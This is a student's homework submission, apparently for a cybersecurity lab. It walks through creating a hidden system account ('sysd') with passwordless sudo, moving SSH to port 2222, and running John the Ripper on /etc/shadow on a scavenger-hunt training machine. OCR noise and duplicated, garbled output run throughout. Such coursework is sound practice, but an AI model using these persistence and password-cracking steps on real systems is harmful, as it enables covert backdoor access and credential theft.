
Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People



Your solution command here:

```
adduser sysd --no-create-home
```

2. Give your secret user a password:

Your solution command here:

```
passwd sysd
```

3. Give your secret user a system UID < 1000:

Your solution command here:

```
usermod -u 120 sysd
```

4. Give your secret user the same GID:

Your solution command here:


```
groupmod -g 120 sysd
```

5. Give your secret user full sudo access without the need for a password:

Your solution command here:

visudo

sysd ALL= (ALL) NOPASSWD:ALL




6. Test that sudo access works without your password:

Your solution command here:

sudo apt-get update

Or sudo -1



Step 2: Smooth Sailing:

1. Edit the sshd_config file:

Your bash commands here:

sudo nano /etc/ssh/sshd config

```
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GNU nano 2.9.3

# $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/bin:/sbin

# The strategy used for options in the default sshd_config shipped with
# openSSH is to specify options with their default value where
# possible, but leave then commented. Uncommented options override the
# default value.

Port 222
Port 2222
PAddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress 0.0.0.0
#ListenAddress ::
#HostKey /etc/ssh/ssh_host_esa_key
#HostKey /etc/ssh/ssh_host_esa_key
#HostKey /etc/ssh/ssh_host_esa_key
#HostKey /etc/ssh/ssh_host_esa_sey
#RostKey /etc/ssh/ssh_ho
```

Step 3: Testing Your Configuration Update:

1. Restart the SSH service:

Your solution command here:

systemctl restart ssh

2. Exit the root account:

Your solution command here:

exit

3. SSH to the target machine using your sysd account and port 2222:

Your solution command here:

ssh sysd@192.168.6.105 -p 2222

4. Use sudo to switch to the root user:

Your solution command here:

sudo -s

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:

Your solution command here:

ssh sysd@192.168.6.105 -p 2222

2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:

Your solution command here:

sudo john /etc/shadow

```
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*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/sysd: No such file or directory
To run a command as administrator (user "root"), use "sudo <commanda".

See "man sudo_root" for details.

sysdascavenger-hunt:/$ sudo -s

You found flag_7:515/zmr05X2t5QfOdeJVDpphSpBPpVLGoy0

root@scavenger-hunt:/# sudo -s

You found flag_7:515/zmr05X2tSQfOdeJVDpphSpBPpVLGoy0

root@scavenger-hunt:/# sudo | supplied |
To run a command as administrator (user "root"), use "sudo <commanda".

see "man sudo_root" for details.

sysdascavenger-hunt:// sudo | supplied |
To run a compand as administrator (user "root"), use "sudo <commanda".

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sysdascavenger-hunt:// sudo | supplied |
To run a compand as admi
```